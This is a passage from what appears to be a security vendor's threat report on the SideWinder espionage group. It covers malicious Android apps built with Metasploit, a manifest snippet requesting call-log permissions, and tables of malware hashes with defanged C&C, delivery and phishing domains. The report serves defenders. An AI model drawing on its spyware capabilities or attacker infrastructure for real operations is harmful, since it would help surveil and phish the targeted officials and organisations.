<uses-permission android:name="android.permission.READ_CALL_LOG" />
<uses-permission android:name="android.permission.WRITE_CALL_LOG" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
```

Figure 13. Build from Metasploit and Request Permissions

We also identified a malicious version of the My First APP application that added Metasploit whose class names have been obfuscated.




Figure 14. Malicious version of My First APP, which adds Metasploit

SideWinder has used malicious apps as part of its operation before. In the campaign referenced earlier, the group used malicious APKs disguised as photography and file manager tools to lure users into downloading them. Once downloaded into the user's mobile device, the malicious APKs launch a series of fairly sophisticated procedures that includes rooting the device to stealthily deploy the payload, as well as exploiting CVE-2019-2215 and MediaTek-SU vulnerabilities for root privileges. The payload's ultimate goal is to gather information from the compromised device and then send it back to its C&C server.

In the case of these newer APKs, it seems that the goal is to gather user information as well. Unlike the earlier apps, which were already on the Google Play Store, all the APK files found on their server are not mature enough for a deliberate attack. In our opinion, these are still in the initial stage, and the payloads (directed at mobile users) are still being refined further.

Conclusion

As seen with their phishing attacks and their mobile device tools' continuous development, SideWinder is very proactive in using trending topics like Covid-19 or various political issues as a social engineering technique to compromise their targets. Therefore, we recommend that users and organizations be vigilant and follow social engineering best practices to protect themselves from these kinds of campaigns.

Indicator of Compromise

Android Part IoCs

Indicator	Package name	Label	C2 server
0c182b51ff1dffaa384651e478155632c6e65820322774e416be20e6d49bb8f9	com.example.firstandoidapp	My First App	-
061b0379a12b88488db8540226e400e3f65fef9a4c1aa7744da9f17e1d93d78d	com.example.opinionpoll	OpinionPoll	-
fb6ac9d93fd47db3d32f6da6320344a125e96754a94babb9d9d12b6604a42536	com.metasploit.stage	MainActivity	https://185.22
468b74883536938ef3962655dfcc3ca4097ca9b5b687dfc1fef58d50e96dc248	com.metasploit.stage	MainActivity	tcp://185.225.
a377e5f4bf461b86f938959256b7ab8b1b40bb9fd3cd45951c736a22366a8dd1	com.example.firstandoidapp	My First App	tcp://185.225.

Malicious documents and related payloads IoCs

Indicator	Description	Detection
1CBEC920AFE2F978B8F84E0A4E6B757D400AEB96E8C0A221130060B196ECE010	docx	Trojan.W97M.CVE20170199.FAIL
7238F4E5EDBE0E5A2242D8780FB58C47E7D32BF2C4F860C88C511C30675D0857	RTF file	Trojan.W97M.SIDEWINDER.A
75C158CEA14E338C8D9D32ED988C7032DA9AE6D54F5B1126ED6A83F71B9E03BF	1.a JS file	Trojan.JS.SIDEWINDER.A
AB6E8563214EEB747ABF77F9CC50796CC6A0C0562C6BEC720D7F2C978D34C412	Fake DUser.dll	Trojan.MSIL.SIDEWINDER.A
CBD5C68F5C4345B68F018D9E5810574E8036A2BC4D826BE5C8779E8019449957	Final payload	Trojan.Win32.SIDEWINDER.B
34446F7F60F730FCCA145155D10D1AFF0A1153B085836DF38313772CD03C8D70	RTF file	Trojan.W97M.CVE201711882.YQ
7238F4E5EDBE0E5A2242D8780FB58C47E7D32BF2C4F860C88C511C30675D0857	RTF file	Trojan.W97M.SIDEWINDER.A
AB7C1967BF1FEFDFFDE93626B78EB30994655AB02F59E0ADB0935E3E599A953F	RTF file	Trojan.W97M.SIDEWINDER.A
2548A819E4C597BA5958D2D18BAA544452948E5B00271570192CCD79ABE88E8D	1.a JS file	Trojan.JS.SIDEWINDER.A
ED5E1D6E914DE64A203F2F32AB95176FC7EFFF3A520915971D5FE748E79D611C	1.a JS file	Trojan.JS.SIDEWINDER.A
96BF8F579ACB8D9D0FF116D05FDADEF85953F11E5B2E703041FDAE0ABF5B75DC	1.a JS file	Trojan.JS.SIDEWINDER.A
940265867D5668956D64ADF9FC4B9C6CF9E7FCFCF5C21BA7BF0BEA77B5EDD047	Fake DUser.dll	Trojan.MSIL.SIDEWINDER.A

B22946CFEFE8646CB034F358C68CAAE5F30C1CF316CFFEAF77021C099E362C64	Fake DUser.dll	Trojan.MSIL.SIDEWINDER.A
89E392FA49C6A6AEB9056E3D2F38B07D0DD7AF230CD22E3B01C71F05A3AECA0B	Fake DUser.dll	Trojan.MSIL.SIDEWINDER.A
EB2D82DD0799196FCF631E15305676D737DC6E40FF588DCF123EDACD023F1C46	Final payload	Trojan.Win32.SIDEWINDER.B
7ECAEFCB46CDDEF1AE201B1042A62DD093594C179A6913A2DE47AB98148545DD	Final payload	Trojan.Win32.SIDEWINDER.B
799260B992C77E2E14F2D586665C570142D8425864455CAB5F2575015CD0B87A	Final payload	Trojan.Win32.SIDEWINDER.B
brep.cdn-edu[.]net	RTF delivery server	
www.mfa.filesrvr[.]net	RTF delivery server	
www.google.gov-pok[.]net	RTF delivery server	
ap-ms[.]net	C&C	
cdn-sop[.]net	C&C	
fqn-cloud[.]net	C&C	
ms-trace[.]net	C&C	
imail.aop.gov-af[.]org	Phishing Domain	
mail-apfgavnp.hopto[.]org	Phishing Domain	
mail-apfgovnp.ddns[.]net	Phishing Domain	
mail-kmgcom.ddns[.]net	Phishing Domain	
mail-mfagovcn.hopto[.]org	Phishing Domain	
mail-mofagovnp.hopto[.]org	Phishing Domain	
mail-ncporgnp.hopto[.]org	Phishing Domain	
mail-nepalarmymilnp.duckdns[.]org	Phishing Domain	
mail-nepalgovnp.duckdns[.]org	Phishing Domain	
mail-nepalpolicegov.hopto[.]org	Phishing Domain	

mail-nepalpolicegovnp.duckdns[.]org	Phishing Domain	
mail-nrborg.hopto[.]org	Phishing Domain	
mail-nscaf.myftp[.]org	Phishing Domain	
mail-ntcnetnp.serveftp[.]com	Phishing Domain	
mail.arg.gov-af[.]org	Phishing Domain	
mail.moha.gov-np[.]org	Phishing Domain	
mail.nsc.gov-af[.]org	Phishing Domain	
webmail.mohe.gov-af[.]org	Phishing Domain	